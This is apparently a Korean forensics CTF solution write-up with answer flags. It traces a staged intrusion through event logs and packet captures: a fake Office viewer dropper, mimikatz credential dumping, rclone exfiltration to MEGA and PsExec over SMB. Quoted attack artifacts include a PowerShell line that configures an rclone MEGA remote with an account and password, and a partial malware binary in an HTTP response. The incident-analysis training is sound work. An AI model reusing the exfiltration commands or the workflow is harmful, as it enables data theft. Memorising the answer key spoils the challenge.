

문 제	분 야	점 수
B-1		

Scenario Step B


피해자는 공격자의 속임수에 넘어가 악성코드를 실행하였고,
결국 피해 PC에 악성 코드와 악성 도구들이 무차별적으로 설치되었다.
공격자가 사용한 드랍퍼 악성코드를 분석하여 피해 호스트에
설치된 악성코드에 대해 파악하라.

공격자가 초기 침투에 사용한 파일과, 해당 파일에 담겨있던 스크립트가 최초
실행된 시각은 언제인가?

풀이 절차	이벤트로그 및 아티팩트 분석을 통하여 실행시간 확인
정답	FLAG{HOffice2022_Viewer.exe_20221013185040}

풀이 과정

실행시간 추적을 위해 LastActivityView 도구를 활용하여 초기침투에 활용된 파일
은 A-1과 동일하며 파일에 담겨있던 io_.vbs가 실행된 내용을 이벤트로그뷰어에
서 sysmon로그 확인 중 FileCreate(ID-11)에서 확인함



문 제	분 야	점 수		
B-2				
Scenario Step B				
<p>피해자는 공격자의 속임수에 넘어가 악성코드를 실행하였고, 결국 피해 PC에 악성 코드와 악성 도구들이 무차별적으로 설치되었다. 공격자가 사용한 드랍퍼 악성코드를 분석하여 피해 호스트에 설치된 악성코드에 대해 파악하라.</p> <p>악성코드를 다운로드 받는 공격자 서버의 종류와 버전은 무엇인가?</p>				
풀이 절차	패킷분석을 통해서 HTTP 헤더정보 분석			
정 답	FLAG{Apache_2.4.52}			
풀 이 과 정				
패킷 중 http 헤더에 포함된 서버 정보를 파악 / Apache 2.4.52(Ubuntu)				

```
Wireshark - Follow HTTP Stream (tcp.stream eq 85) · 1.pcapng

GET /game.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; ko-KR) WindowsPowerShell/5.1.19041.1237
Host: 192.168.35.85
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Thu, 13 Oct 2022 09:50:47 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Thu, 13 Oct 2022 09:00:28 GMT
ETag: "3c00_seae6bda2d1e"
Accept-Ranges: bytes
Content-Length: 15360
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

MZ.....@.....!This program cannot be run in
$.....H...&...&.....&...'....&...#...&..."...&...%...&...'....&...'[....&.[.8...&.[....&[.$..
4.....,....<.p.....@;..@.....0..@.....text...
0.....@.data..H...P.....2.....@...pdata..A.....@..@.
8.....@..@.reloc.....@..B.....@..@.
.....SUVH..@H.B.I..H..H=....v..W..H.....3.f..H..@^][.H.|$83.L.t$0H.z.L.t$x.....L.t$(L..L..H..$ H..H..H....
(...uIA.....H..J>E.....L.....@.H.
.....# ....' ...((.....H..(.....H..(.....H..(.....H..(.....3.
T(..H..$P.....H..$@H.D$PH.D$8H..S(..H..$0E3..D$(?..E3.H.....\$.?......H.
```

문 제	분 야	점 수
C-1		

Scenario Step C

의문의 공격자는 계속해서 피해 PC 내부에 있는 중요 데이터를 수집하기 시작했다. 또한, 추적을 피하기 위해 데이터 유출 시 클라우드 서비스를 사용하는 등 주도면밀한 모습을 보여주었다. 피해 시스템을 분석하여 공격자가 유출한 민감한 데이터에 대해 식별하라.

공격자가 자격증명을 덤프하기 위해 사용한 도구 이름과 프리패치 로그 상에서 해당 도구가 마지막으로 실행 된 시각은?

풀이 절차	덤프에 사용되는 mimikatz와 아티팩트를 통해 실행시간 확인
정답	FLAG{mimikatz.exe_20221013185145}

풀 이 과정

실행시간 추적을 위해 LastActivityView 도구를 활용하여 덤프에 활용되는 MIMIKATZ.exe와 실행시간 확인

Action Time	Description	Filename	Full Path
2022-10-13 오후 6:52:52	Run .EXE file	svchost.exe	C:\Windows\S
2022-10-13 오후 6:52:32	Open file or folder	1	C:\Users\Kang
2022-10-13 오후 6:52:29	View Folder in Explorer	Log	Log
2022-10-13 오후 6:52:28	Run .EXE file	dllhost.exe	C:\Windows\S
2022-10-13 오후 6:52:19	Run .EXE file	rundll32.exe	C:\Windows\S
2022-10-13 오후 6:52:13	Run .EXE file	SPPSVC.EXE	C:\WINDOWS+
2022-10-13 오후 6:51:57	Run .EXE file	rclone.exe	C:\Users\Kang
2022-10-13 오후 6:51:54	Run .EXE file	rclone.exe	C:\Users\Kang
2022-10-13 오후 6:51:45	Run .EXE file	MIMIKATZ.EXE	C:\WINDOWS+
2022-10-13 오후 6:51:44	Run .EXE file	tar.exe	C:\Windows\S
2022-10-13 오후 6:50:57	Run .EXE file	BACKGROUNDTASKHO...	C:\Windows\S
2022-10-13 오후 6:50:41	Run .EXE file	POWERSHELL.EXE	C:\Windows\S
2022-10-13 오후 6:50:40	Run .EXE file	wscript.exe	C:\Windows\S
2022-10-13 오후 6:50:40	Run .EXE file	HOFFICE2022_VIEWER....	C:\Users\Kang
2022-10-13 오후 6:50:37	Run .EXE file	HOFFICE2022_VIEWER....	C:\Users\Kang
2022-10-13 오후 6:50:25	Run .EXE file	dumpcap.exe	C:\PROGRAM I
2022-10-13 오후 6:50:22	Run .EXE file	dumpcap.exe	C:\PROGRAM I

문 제	분 야	점 수
C-2		

Scenario Step C

의문의 공격자는 계속해서 피해 PC 내부에 있는 중요 데이터를 수집하기 시작했다. 또한, 추적을 피하기 위해 데이터 유출 시 클라우드 서비스를 사용하는 등 주도면밀한 모습을 보여주었다. 피해 시스템을 분석하여 공격자가 유출한 민감한 데이터에 대해 식별하라.


공격자가 자격증명을 덤프한 뒤 유출할 때 사용한 도구 이름과 해당 도구가 데이터를 유출하기 위해 최초 실행된 시각은 언제인가?


풀이 절차	타임라인을 통하여 아티팩트로 실행시간 확인
정답	FLAG{rclone.exe_20221013185154}
풀 이 과 정	


실행시간 추적을 위해 LastActivityView 도구를 활용하여 클라우드에 활용되는 rclone.exe와 실행시간 확인

Action Time	Description	Filename	Full Path	More Information
2022-10-13 오전 6:52:32	Open file or folder	1	C:\Users\#Kang#\Desktop\Log\#1	
2022-10-13 오전 6:52:29	View Folder in Explorer	Log	Log	
2022-10-13 오전 6:52:19	Run .EXE file	rundll32.exe	C:\Windows\System32\rundll32.exe	Microsoft Corporation, Microsoft® Windows® Operating
2022-10-13 오전 6:52:13	Run .EXE file	SPPSVC.EXE	C:\Windows\System32\SPPSVC.EXE	Microsoft Corporation, Microsoft® Windows® Operating
2022-10-13 오전 6:51:57	Run .EXE file	rclone.exe	C:\Users\#Kang\#CONFIG\#rclone\#rclone.exe	https://rclone.org, Rclone, Rsync for cloud storage, 1.55.1
2022-10-13 오전 6:51:54	Run .EXE file	rclone.exe	C:\Users\#Kang\#CONFIG\#rclone\#rclone.exe	https://rclone.org, Rclone, Rsync for cloud storage, 1.55.1
2022-10-13 오전 6:51:45	Run .EXE file	MIMIKATZ.EXE	C:\Windows\System32\#MIMIKATZ\#MIMIKATZ.EXE	gentilkiwi (Benjamin DELPY), mimikatz, mimikatz for Win
2022-10-13 오전 6:51:44	Run .EXE file	tar.exe	C:\Windows\System32\tar.exe	Microsoft Corporation, Microsoft® Windows® Operating
2022-10-13 오전 6:50:57	Run .EXE file	BACKGROUNDTASKHOST.EXE	C:\Windows\System32\#BACKGROUNDTASKHOST.EXE	Microsoft Corporation, Microsoft® Windows® Operating
2022-10-13 오전 6:50:41	Run .EXE file	POWERSHELL.EXE	C:\Windows\System32\#WINDOWSPOWERSHELLV1.0\POWERS...	Microsoft Corporation, Microsoft® Windows® Operating
2022-10-13 오전 6:50:40	Run .EXE file	wscript.exe	C:\Windows\System32\wscript.exe	Microsoft Corporation, Microsoft® Windows Script Host
2022-10-13 오전 6:50:40	Run .EXE file	OFFICE2022_VIEWER.EXE	C:\Users\#Kang#\DOWNLOADS\#OFFICE2022_VIEWER.EXE	
2022-10-13 오전 6:50:37	Run .EXE file	OFFICE2022_VIEWER.EXE	C:\Users\#Kang#\DOWNLOADS\#OFFICE2022_VIEWER.EXE	
2022-10-13 오전 6:50:25	Run .EXE file	dumpcap.exe	C:\#PROGRAM FILES (X86)\WIRESHARK\#dumpcap.exe	The Wireshark developer community, Dumpcap, Dumpca
2022-10-13 오전 6:50:22	Run .EXE file	dumpcap.exe	C:\#PROGRAM FILES (X86)\WIRESHARK\#dumpcap.exe	The Wireshark developer community, Dumpcap, Dumpca
2022-10-13 오전 6:50:19	Run .EXE file	COMPATTELRUNNER.EXE	C:\Windows\System32\#COMPATTELRUNNER.EXE	Microsoft Corporation, Microsoft® Windows® Operating
2022-10-13 오전 6:50:16	Run .EXE file	BACKGROUNDTRANSFEROHOST.EXE	C:\Windows\System32\#BACKGROUNDTRANSFERHOST.EXE	Microsoft Corporation, Microsoft® Windows® Operating
2022-10-13 오전 6:50:16	Run .EXE file	TASKHOSTW.EXE	C:\Windows\System32\#TASKHOSTW.EXE	Microsoft Corporation, Microsoft® Windows® Operating
2022-10-13 오전 6:50:11	Run .EXE file	msedge.exe	C:\#PROGRAM FILES (X86)\MICROSOFT\#EDGE\#APPLICATION\#m...	Microsoft Corporation, Microsoft Edge, Microsoft Edge, 1
2022-10-13 오전 6:50:10	Run .EXE file	BACKGROUNDTASKHOST.EXE	C:\Windows\System32\#BACKGROUNDHOST.EXE	Microsoft Corporation, Microsoft® Windows® Operating
2022-10-13 오전 6:50:03	Run .EXE file	ipconfig.exe	C:\Windows\System32\#ipconfig.exe	Microsoft Corporation, Microsoft® Windows® Operating
2022-10-13 오전 6:50:01	Run .EXE file	svchost.exe	C:\Windows\System32\#svchost.exe	Microsoft Corporation, Microsoft® Windows® Operating
2022-10-13 오전 6:50:00	Run .EXE file	cmd.exe	C:\Windows\System32\cmd.exe	Microsoft Corporation, Microsoft® Windows® Operating
2022-10-13 오전 6:50:00	Run .EXE file	MICROSOFTEDGEUPDATE.EXE	C:\#PROGRAM FILES (X86)\MICROSOFT\#EDGE\#UPDATE\#MICROS...	Microsoft Corporation, Microsoft Edge Update, Microsoft
2022-10-13 오전 6:43:40	Run .EXE file	BACKGROUNDTASKHOST.EXE	C:\Windows\System32\#BACKGROUNDHOST.EXE	Microsoft Corporation, Microsoft® Windows® Operating
2022-10-13 오전 6:43:40	Run .EXE file	TlWorker.exe	C:\Windows\Win32\#AMD64_MICROSOFT-WINDOWS-SERVICE...	Microsoft Corporation, Microsoft® Windows® Operating
2022-10-13 오전 6:43:39	Run .EXE file	svchost.exe	C:\Windows\System32\#svchost.exe	Microsoft Corporation, Microsoft® Windows® Operating
2022-10-13 오전 6:43:39	Run .EXE file	VSSVC.EXE	C:\Windows\System32\#VSSVC.EXE	Microsoft Corporation, Microsoft® Windows® Operating

1319 item(s). 1 Selected	NirSoft Freeware, https://www.nirsoft.net
--------------------------	---

문 제	분 야	점 수		
C-3				
Scenario Step C				
<p>의문의 공격자는 계속해서 피해 PC 내부에 있는 중요 데이터를 수집하기 시작했다. 또한, 추적을 피하기 위해 데이터 유출 시 클라우드 서비스를 사용하는 등 주도면밀한 모습을 보여주었다. 피해 시스템을 분석하여 공격자가 유출한 민감한 데이터에 대해 식별하라.</p>				
공격자가 데이터를 유출하기 위해 사용했던 클라우드 서버의 계정 및 패스워드는 무엇인가?				
풀이 절차	이벤트로그(sysmon_)와 mega.co.nz 링크 접속 기록을 기반으로 클라우드 서비스 관련 내용 추적			
정답	FLAG{kidonar267@lutota.com_TteeEmP2@1!3#}			
풀 이 과 정				
<h4>이벤트로그(PowerShell) 확인을 통하여 Flag_정보_위치 확인</h4>  <pre> New-Item -itemType Directory -Path \$root\clone -Force Move-Item -Path "C:\Windows\System32\clonedir.exe" -Destination "\$root\clone.exe" -Force & \$cloneDir.exe config create remote mega user "kidonar267@lutota.com" pass "TteeEmP2@1!3#" </pre>				

문 제	분 야	점 수		
D-1				
Scenario Step D				
<p>유출된 민감한 데이터 중에 PC 로그인과 관련된 정보가 있었는지, 공격자는 피해 PC에 원격 로그인을 한 뒤 무차별적으로 데이터를 수정하고 추가적인 악성 행위를 수행한다. 공격자가 수행한 원격 로그온에 대해 분석하라.</p> <p>피해 호스트에 원격 접근을 수행한 공격자 서버 아이피는?</p>				
풀이 절차	이벤트로그를 통하여 계정정보 확인			
정답	FLAG{192.168.35.199}			
풀이 과정				
<p>2.pcapng를 와이어샤크를 통하여 분석하되 공격자 원격접근 포트(22/SSH) 검색을 통하여 공격자 서버 IP 확인</p>  <pre> 2.pcapng File Edit View Go Capture Analyze Statistics Telephone Wireless Tools Help tcp, port eq 22 번호 시간 Source Destination Protocol Length Info 138... 2022-10-13 18:53:16.4... 192.168.35.199 192.168.35.219 TCP 60 22 → 58692 [ACK] 138... 2022-10-13 18:53:16.4... 192.168.35.199 192.168.35.219 TCP 66 [TCP Dup ACK 138] 138... 2022-10-13 18:53:16.4... 192.168.35.199 192.168.35.219 SSH 106 Server: Encrypted 139... 2022-10-13 18:53:16.6... 192.168.35.199 192.168.35.219 SSH 154 Server: Encrypted 139... 2022-10-13 18:53:16.6... 192.168.35.199 192.168.35.219 SSH 138 Server: Encrypted 139... 2022-10-13 18:53:16.6... 192.168.35.199 192.168.35.219 SSH 122 Server: Encrypted Frame 13842: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{6FDA06F5-ECE1-4255-9BA3-1C096D6D9511} Interface id: 0 (\Device\NPF_{6FDA06F5-ECE1-4255-9BA3-1C096D6D9511}) Interface name: \Device\NPF_{6FDA06F5-ECE1-4255-9BA3-1C096D6D9511} Interface description: Ethernet0 Encapsulation type: Ethernet (1) Arrival Time: Oct 13, 2022 18:53:16.403759000 대한민국 표준시 [Time shift for this packet: 0.000000000 seconds] Epoch Time: 1665654796.403759000 seconds 0000 a8 a1 59 2a 50 49 00 0c 29 0f 07 ad 08 00 45 10 ..Y*PI...).....E. 0010 00 28 37 5e 40 00 40 06 3a 6f c0 a8 23 c7 c0 a8 .(7^@:@:o:#... 0020 23 db 00 16 e5 44 bb 72 67 a2 22 02 2f 03 50 10 #....D·r g."/·P· 0030 01 f5 8b 77 00 00 00 00 00 00 00 00 00 00 00 00 ...w..... </pre>				

문 제	분 야	점 수																																																																																										
D-2																																																																																												
Scenario Step D																																																																																												
<p>유출된 민감한 데이터 중에 PC 로그인과 관련된 정보가 있었는지, 공격자는 피해 PC에 원격 로그인을 한 뒤 무차별적으로 데이터를 수정하고 추가적인 악성 행위를 수행한다. 공격자가 수행한 원격 로그온에 대해 분석하라.</p> <p>공격자가 피해 호스트에 접근할 때 사용한 도구와 프로토콜은? (도구 : sysinternalsSuite)</p> <p>프로토콜 버전은 제외할 것(SSHv2 -> SSH)</p>																																																																																												
풀이 절차	sysinternalsSuite 도구 활용과 네트워크 패킷 분석																																																																																											
정답	FLAG{PsExec.exe_SMB}																																																																																											
풀이 과정																																																																																												
<p>2.pcapng를 와이어샤크를 통하여 공격자 서버를 검색하여 SMB포트가 사용됨을 확인하였으며 SysinternalSuite 도구에서 원격연결에 사용되는 PsExec 도구 확인</p>  <table border="1"> <thead> <tr> <th>번호</th> <th>시간</th> <th>Source</th> <th>S.PORT</th> <th>Destination</th> <th>D.PORT</th> <th>Protocol</th> <th>Length</th> <th>Info</th> </tr> </thead> <tbody> <tr> <td>139..</td> <td>2022-10-13 18:53:16.6..</td> <td>192.168.35.199</td> <td>40026</td> <td>192.168.35.190</td> <td>445</td> <td>TCP</td> <td>60</td> <td>40026 → 445 [ACK] Seq=184 Ack=905 Win=64128 Len=0</td> </tr> <tr> <td>139..</td> <td>2022-10-13 18:53:16.6..</td> <td>192.168.35.199</td> <td>40026</td> <td>192.168.35.190</td> <td>445</td> <td>SMB2</td> <td>212</td> <td>Session Setup Request, NTLMSSP_NEGOTIATE</td> </tr> <tr> <td>139..</td> <td>2022-10-13 18:53:16.6..</td> <td>192.168.35.199</td> <td>40026</td> <td>192.168.35.190</td> <td>445</td> <td>TCP</td> <td>60</td> <td>40026 → 445 [ACK] Seq=342 Ack=1252 Win=64128 Len=0</td> </tr> <tr> <td>139..</td> <td>2022-10-13 18:53:16.6..</td> <td>192.168.35.199</td> <td>40026</td> <td>192.168.35.190</td> <td>445</td> <td>SMB2</td> <td>502</td> <td>Session Setup Request, NTLMSSP_AUTH, User: \Kang</td> </tr> <tr> <td>139..</td> <td>2022-10-13 18:53:16.6..</td> <td>192.168.35.199</td> <td>40026</td> <td>192.168.35.190</td> <td>445</td> <td>SMB2</td> <td>224</td> <td>Encrypted SMB3</td> </tr> <tr> <td>139..</td> <td>2022-10-13 18:53:16.6..</td> <td>192.168.35.199</td> <td>40026</td> <td>192.168.35.190</td> <td>445</td> <td>SMB2</td> <td>242</td> <td>Encrypted SMB3</td> </tr> <tr> <td>139..</td> <td>2022-10-13 18:53:16.6..</td> <td>192.168.35.199</td> <td>22</td> <td>192.168.35.219</td> <td>58692</td> <td>SSH</td> <td>138</td> <td>Server: Encrypted packet (len=84)</td> </tr> <tr> <td>139..</td> <td>2022-10-13 18:53:16.6..</td> <td>192.168.35.199</td> <td>40026</td> <td>192.168.35.190</td> <td>445</td> <td>SMB2</td> <td>242</td> <td>Encrypted SMB3</td> </tr> <tr> <td>139..</td> <td>2022-10-13 18:53:16.6..</td> <td>192.168.35.199</td> <td>40026</td> <td>192.168.35.190</td> <td>445</td> <td>SMB2</td> <td>294</td> <td>Encrypted SMB3</td> </tr> </tbody> </table> <pre> > Frame 13842: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{6FDA06F5-ECE1-4255-9BA3-1C096D6D9511}, id 0 > Ethernet II, Src: VMware_0f:07:ad (00:0e:29:0f:07:ad), Dst: ASRockIn_2a:50:49 (a8:a1:59:2a:50:49) > Internet Protocol Version 4, Src: 192.168.35.199, Dst: 192.168.35.219 > Transmission Control Protocol, Src Port: 22, Dst Port: 58692, Seq: 1, Ack: 37, Len: 0 </pre>			번호	시간	Source	S.PORT	Destination	D.PORT	Protocol	Length	Info	139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	TCP	60	40026 → 445 [ACK] Seq=184 Ack=905 Win=64128 Len=0	139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	SMB2	212	Session Setup Request, NTLMSSP_NEGOTIATE	139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	TCP	60	40026 → 445 [ACK] Seq=342 Ack=1252 Win=64128 Len=0	139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	SMB2	502	Session Setup Request, NTLMSSP_AUTH, User: \Kang	139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	SMB2	224	Encrypted SMB3	139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	SMB2	242	Encrypted SMB3	139..	2022-10-13 18:53:16.6..	192.168.35.199	22	192.168.35.219	58692	SSH	138	Server: Encrypted packet (len=84)	139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	SMB2	242	Encrypted SMB3	139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	SMB2	294	Encrypted SMB3
번호	시간	Source	S.PORT	Destination	D.PORT	Protocol	Length	Info																																																																																				
139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	TCP	60	40026 → 445 [ACK] Seq=184 Ack=905 Win=64128 Len=0																																																																																				
139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	SMB2	212	Session Setup Request, NTLMSSP_NEGOTIATE																																																																																				
139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	TCP	60	40026 → 445 [ACK] Seq=342 Ack=1252 Win=64128 Len=0																																																																																				
139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	SMB2	502	Session Setup Request, NTLMSSP_AUTH, User: \Kang																																																																																				
139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	SMB2	224	Encrypted SMB3																																																																																				
139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	SMB2	242	Encrypted SMB3																																																																																				
139..	2022-10-13 18:53:16.6..	192.168.35.199	22	192.168.35.219	58692	SSH	138	Server: Encrypted packet (len=84)																																																																																				
139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	SMB2	242	Encrypted SMB3																																																																																				
139..	2022-10-13 18:53:16.6..	192.168.35.199	40026	192.168.35.190	445	SMB2	294	Encrypted SMB3																																																																																				

문 제	분 야	점 수
D-3		
Scenario Step D		
<p>유출된 민감한 데이터 중에 PC 로그인과 관련된 정보가 있었는지, 공격자는 피해 PC에 원격 로그인을 한 뒤 무차별적으로 데이터를 수정하고 추가적인 악성 행위를 수행한다. 공격자가 수행한 원격 로그온에 대해 분석하라.</p>		
<p>공격자가 피해 호스트에 원격 접근하기 위해 생성한 바이너리의 이름과 해당 프로세스가 최초로 실행된 시각은?</p>		
풀이 절차	이벤트로그(sysmon)과 아티팩트 실행시간 확인	
정답	FLAG{Gnuwnkfi.exe_20221013185316}	

풀 이 과 정

이벤트 로그에서 A-1 이후에 생긴 파일 확인 중 바이너리 파일 및 생성시간 확인

The screenshot shows the Windows Event Viewer interface. On the left, there's a navigation pane with various service categories like Service Report, SettingSync, and Sysmon. The main pane displays operational logs for the Microsoft-Windows-Sysmon service. A specific event (Event ID 11) is selected, which corresponds to a file creation event. The details pane shows the following information:

- File created: C:\Windows\Gnuwnkfi.exe
- RuleName: EXE
- UtcTime: 2022-10-13 09:53:16.726
- ProcessGuid: {9aa96aee-1fe9-633e-eb03-000000000000}
- ProcessId: 4
- Image: System
- User: NT AUTHORITY\SYSTEM

At the bottom of the event details, there are several properties listed:

- 로그 이름(M): Microsoft-Windows-Sysmon/Operational
- 원본(S): Sysmon
- 로그된 날짜(D): 2022-10-13 오후 6:53:16
- 이벤트 ID(E): 11
- 작업 범주(Y): File created (rule: FileCreate)
- 수준(L): 정보
- 키워드(K):
- 사용자(U): SYSTEM
- 컴퓨터(R): DESKTOP-UGOL2UF
- Opcode(O): 정보
- 추가 정보(I): [이벤트 로그 도움말](#)

문 제	분 야	점 수
E-1		


Scenario Step E

의문의 공격자는 악성 행위를 지속하기 위해 PC에 기존 설치되어 있던 프로그램을 삭제하고 재설치하는 등 행위를 했다. 공격자가 설치한 악성 행위 지속성 프로그램에 대해 분석하라.

